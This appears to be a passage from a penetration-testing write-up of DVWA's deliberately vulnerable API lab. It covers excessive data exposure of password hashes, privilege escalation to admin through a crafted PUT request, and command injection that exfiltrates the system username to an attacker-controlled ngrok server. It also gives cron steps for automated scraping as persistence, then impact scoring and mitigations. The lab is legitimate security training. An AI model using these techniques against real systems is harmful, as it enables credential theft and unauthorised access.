
On the high security level, the health function to check the connectivity by sending a POST request to /DVWA/vulnerabilities/api/v2/health/connectivity is modified and instead of the original request the crafted payload is sent via Burp Suite. The payload sends the system-level username to an attacker-controlled external server, which is set up using ngrok.
.
4.3.2 Executable shell script
As an automated alternative, some of the crafted payloads are delivered through the executable shell script via a scheduled execution using cron.
.
The scheduled execution is set up according to the following:
Open crontab using the following command:
crontab -eAdd the following for execution every 10 minutes:
*/10 * * * * /home/kali/scraper.shSave file (ctrl + x, y, enter).
Check the crontab with the following command:
crontab -lCheck directory for log files using the following commands:
cat /home/kali/api_low.log(for the low security level)cat /home/kali/api_medium.log(for the medium security level)cat /home/kali/api_high.log(for the high security level)
.
4.4 Exploitation


By accessing version one of the API on the low security level, additional information, including password hashes, is disclosed. When the payload is delivered through the URL field in the browser, the API response is returned in JSON format, containing user id, name, level, and password hash. When the payload is instead delivered via Burp Suite through interception, the password hashes are added to the original table on the API Security page in DVWA. An additional message is displayed below the table stating "Well done, you found the password hashes". For the automated shell script, the retrieved data is presented as a table in the local log file. The successful exploitation of /DVWA/vulnerabilities/api/v2/user/ therefore results in additional information being returned, in the form of password hashes that were not previously visible. This demonstrates a classic case of excessive data exposure due to improper API versioning management.

On the medium security level, the API response is manipulated via Burp Suite and automated through an executable shell script. When the payload is delivered via Burp Suite, there is also a text row displayed on the DVWA page stating "Well done, you elevated your user to admin". The successful exploitation of /DVWA/vulnerabilities/api/v2/user/2 therefore results in the user being elevated to admin.
On the high security level, the health function to check the connectivity is modified via Burp Suite and via an executable shell script. The successful exploitation of /DVWA/vulnerabilities/api/v2/health/connectivity returns a "status":"OK" response, a logged HTTP request and status in ngrok, and exfiltrated data in the form of the target system-level username. This confirms successful command injection and out-of-band (OOB) data exfiltration.
.
4.5 Installation
On the low and high security levels, persistence is established on the attacker-controlled system by creating an executable automation script and scheduling recurring execution using cron. This ensures continued automated data extraction without manual interaction.
On the medium security level, a similar executable automation script is created and execution is scheduled using cron. While it is possible to modify the response of the API, the change is not stored permanently in the database and the change does therefore not persist.
.
4.6 Command and Control
Although no traditional command and control infrastructure is established in this attack on the low and high security levels, there is periodic automated communication via scheduled HTTP requests, and exfiltrated data is retrieved through local log files. The attack channel is standard HTTP communication between attacker and web server.
For the medium security level, although similar HTTP based interaction is used to deliver crafted requests and receive responses, no effective command and control is established. The API accepts manipulated input and returns modified data, but the lack of persistence prevents an attacker from maintaining control or establishing a continuous communication channel. As a result, the interaction remains stateless and limited to individual request-response cycles, without enabling sustained access.
.
4.7 Actions on Objectives
The objective for the low security level was to exploit the call to /DVWA/vulnerabilities/api/v2/user/ and to make it return additional information compared to what is already displayed in the table on the vulnerable page. By leveraging an earlier API version, password hashes were successfully retrieved, which were not visible in the original table. This highlights the risk of maintaining deprecated API versions without proper access controls. The credentials can potentially be cracked offline, reused in other authentication areas, or used for privilege escalation within the application.
For the medium security level, the objective was to exploit the call to /DVWA/vulnerabilities/api/v2/user/2 and to elevate the user to admin. By sending a crafted PUT request that included the user level, the user was successfully elevated.
On the high security level, the objective was to use the provided OpenAPI document /DVWA/vulnerabilities/api/openapi.yml to inspect the health functions and find one that can be exploited. The connectivity POST request to /DVWA/vulnerabilities/api/v2/health/connectivity was identified as vulnerable to command injection and was successfully exploited to instead send the system-level username to an attacker-controlled external server.
5 Evidence of attack success
Evidence of attack success can be viewed for each security level below.
.
5.1 Low security level
Evidence of attack success on the low security level can be viewed in figure 7-10.
.
Figure 7
Returned data in JSON format after payload delivery via the URL field in the browser.
.
Figure 8
Payload delivery in Burp Suite.
.
Figure 9
Returned data in table after payload delivery via Burp Suite interception.
.
Figure 10
Returned data in log file.
.
5.2 Medium security level
Evidence of attack success on the medium security level can be viewed in figure 11-13.
.
Figure 11
Payload delivery in Burp Suite.
.
Figure 12
API Security page after payload delivery via Burp Suite interception.
.
Figure 13
Returned data in log file showing API response modification and lack of persistence.
.
5.3 High security level
Evidence of attack success on the high security level can be viewed in figure 14-17.
.
Figure 14
Delivery of payload via Burp Suite.
.
Figure 15
Local log file showing successful payload delivery.

.
Figure 16
HTTP requests logged in ngrok.
.
Figure 17
System-level username extracted to attacker-controlled server.

6 Impact analysis (CIA)
In this section, an impact analysis based on the CIA triad is performed.
.
6.1 Confidentiality
The vulnerabilities demonstrate a clear breakdown of data confidentiality. At the low security level, exploiting an older API version exposes sensitive information in the form of password hashes that are not intended to be publicly accessible. This represents a case of excessive data exposure caused by poor API version management and lack of access control. Additionally, the absence of authentication mechanisms allows any unauthenticated user to query the API directly. This means that sensitive user data can be retrieved without authorization, significantly increasing the risk of data leakage.
At the high security level, the command injection vulnerability enables out-of-band (OOB) data exfiltration. By injecting system commands into the connectivity endpoint, an attacker can extract system-level information, such as usernames, and transmit it to an external server. This demonstrates a severe breach of confidentiality, as internal system data is exposed beyond the application boundary.
Potential confidentiality impact includes exposure of sensitive user data, such as password hashes, potential credential cracking and reuse, unauthorized access to internal system information, and increased attack surface for further exploitation.
.
6.2 Integrity
The integrity of the system is compromised primarily at the medium security level. The API allows modification of user attributes via a PUT request without proper authorisation controls. By manipulating the request payload, an attacker can elevate privileges by setting the user level to admin (level=0).
Even though the change is not persisted in the backend database, the API still processes and reflects the manipulated data in its response. This indicates a lack of server-side validation and enforcement of role-based access control. This vulnerability demonstrates how attackers can tamper with application data and logic, potentially leading to privilege escalation in real-world systems where such changes might persist.
Potential integrity impact includes unauthorised modification of user roles, privilege escalation to administrative level, loss of trust in system data integrity, and potential for further abuse of elevated privileges.
.
6.3 Availability
The impact on availability is less direct but still relevant. The command injection vulnerability at the high security level could be extended beyond data exfiltration to execute arbitrary system commands. An attacker could leverage this to disrupt services, for example by executing resource-intensive operations or terminating critical processes.
Additionally, the ability to automate repeated API requests, e.g. via cron jobs, introduces the potential for abuse that could degrade system performance over time. While no explicit denial-of-service (DoS) attack is demonstrated in this scenario, the underlying vulnerabilities create conditions that could be exploited to affect availability.
Potential availability impact includes potential execution of disruptive system commands, risk of service degradation through automated abuse, and increased likelihood of denial-of-service conditions if exploited further.
7 Severity assessment (CVSS v4.0)
The vulnerability scores 10 (Critical) using the Common Vulnerability Scoring System (CVSS), version 4.0. For this calculation, the online FIRST CVSS v4.0 calculator was used (https://www.first.org/cvss/calculator/4.0#).
Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
.
7.1 Exploitability metrics
The attack vector is network, as all vulnerabilities are exploited remotely via HTTP requests to the API. The attack complexity is low, as the attacks require minimal effort. No advanced conditions, race conditions, or specialised tooling is required beyond standard tools like Burp Suite or curl. The attack requirements are none, as no special conditions are needed, and the required privileges are none, as all vulnerabilities can be exploited without authentication. The needed user interaction is none, as no victim interaction is required. An overview of this can be found in table 2.
.
Table 2
Exploitability metrics.
| Metric | Result |
|---|---|
| Attack Vector (AV) | Network (N) |
| Attack Complexity (AC) | Low (L) |
| Attack Requirements (AT) | None (N) |
| Privileges Required (PR) | None (N) |
| User Interaction (UI) | None (N) |
.
7.2 Vulnerable system impact metrics
The vulnerable confidentiality impact is high, as confidentiality is severely impacted. On the low security level, password hashes are exposed and on the high security level, system-level data can be extracted via command injection. This enables attackers to access sensitive data and potentially escalate further. The vulnerable integrity impact is high, as integrity is compromised through unauthorised modification of user roles on the medium security level, and the ability to execute arbitrary system commands on the high security level. Attackers can thereby alter both application data and system state. The availability impact is high, as, although not explicitly demonstrated, the command injection vulnerability enables execution of destructive commands, termination of services, and resource exhaustion. This creates a strong potential for denial-of-service conditions. An overview of this can be found in table 3.
.
Table 3
Vulnerable system impact metrics.
| Metric | Result |
|---|---|
| Confidentiality (VC) | High (H) |
| Integrity (VI) | High (H) |
| Availability (VA) | High (H) |
.
7.3 Subsequent system impact metrics
The subsequent confidentiality impact is high, as command execution potentially could access connected systems or sensitive internal data. There is also a possibility that the extracted credentials may be reused in other systems. The subsequent integrity impact is high, as attackers could potentially modify external systems via lateral movement and use the compromised host as a pivot point. The subsequent availability impact is high, as the compromised system could be leveraged to disrupt other services, or launch attacks against additional infrastructure. An overview of this can be viewed in table 4.
.
Table 4
Subsequent system impact metrics.
| Metric | Result |
|---|---|
| Confidentiality (SC) | High (H) |
| Integrity (SI) | High (H) |
| Availability (SA) | High (H) |
8 Mitigation strategies
The identified vulnerabilities stem primarily from missing authentication, weak authorisation, poor input validation, and insecure API design. Possible mitigation strategies include enforcing authentication and authorisation controls on all API endpoints. This could be achieved by implementing token-based authentication, role-based access control (RBAC) on all endpoints, and validation of user permissions server-side for every request. This would prevent unauthorised access to endpoints and privilege escalation via manipulated requests.
Secure versioning should be used, where old API versions are deprecated and disabled, consistent security controls are ensured across all versions, and sensitive fields are avoided in any version. Proper input validation and sanitization should also be implemented, as the command injection vulnerability is caused by unsafe handling of user input. This could be achieved by using strict input validation with allowlists, sanitization of all user-supplied data before processing, avoiding passing user input directly to system commands, and by preferring safe libraries, parameterized functions, and built-in APIs instead of shell execution.
Direct system command execution should be avoided where possible. Shell commands should be replaced with safe internal functions and if execution is necessary, parameterized execution should be used, inputs should be escaped properly, and commands should be run in restricted environments. Output filtering and data minimization should also be implemented so that the API only returns the minimum necessary data and strict schemas are enforced. Sensitive data should never be exposed if possibly avoided.
Server-side validation should be enforced to validate all inputs on the server, reject unexpected fields, and use strict request schemas. This would have prevented unauthorised modification of user roles. The principle of least privilege should be applied, to limit what users and services can do. Users should only have access to necessary resources, API endpoints should be restricted based on role, and system-level permissions for application processes should be limited.
Logging and monitoring should be implemented to detect and respond to suspicious activity. API requests, failed authorisation attempts, and unusual input patterns should be logged, and repeated API access, injection attempts, and outbound connections should be monitored. Rate limiting and abuse prevention should also be implemented to prevent automated exploitation. This can be achieved by applying rate limiting to endpoints, detecting and blocking abnormal request patterns, and by using throttling to reduce brute-force and scraping attacks.
API documentation should not be exposed and should be restricted in production. Internal or sensitive endpoints should not be exposed and developer documentation portals should require authentication. The impact of command injection and data exfiltration could possibly be limited with network segmentation and egress filtering. Outbound traffic from servers should be restricted, unnecessary external connections should be blocked, and critical services from public-facing systems should be isolated. This would reduce the effectiveness of OOB extraction via tools like ngrok.
Lastly, there should also be regular security testing to continuously identify and fix vulnerabilities. Penetration testing, API security testing, and code reviews could be performed, and automated tools could be used to detect injection flaws, broken authentication, and misconfigurations.
.
8.1 The impossible security level in DVWA
The impossible security level in DVWA for the API security vulnerability does not offer an example of a perfect API. Instead, there is a challenge to automate authentication using OAuth 2.0. This level has not yet been attempted, but the post will be updated if it is.
.
vulnerabilities/api/source/impossible.php:
<?php

$message = "";

echo "
    <p>
        Rather than try to develop a perfect API, there is a different type of challenge for this level.
    </p>
    <p>
        The order system uses <a href='https://oauth.net/2/'>OAuth 2.0</a> for authentication. Being able to automate using this in your tools will greatly help with efficiency, removing the need to manually login and copy access tokens around. Use this level to practice setting up OAuth 2.0 in your testing tool of choice, for me this is <a href='https://www.postman.com/'>Postman</a> which is then proxied through <a href='https://portswigger.net/burp'>Burp</a>, but you can pick whatever tools are most appropriate for your testing environment.
    </p>
    <p>
        Here are some guides that might help:
</p>
<ul>
<li><a href='https://learning.postman.com/docs/sending-requests/authorization/oauth-20/'>Authenticate with OAuth 2.0 authentication in Postman</a></li>
<li><a href='https://blog.postman.com/what-is-oauth-2-0/'>What is OAuth 2.0?</a></li>
</ul>

";

?>


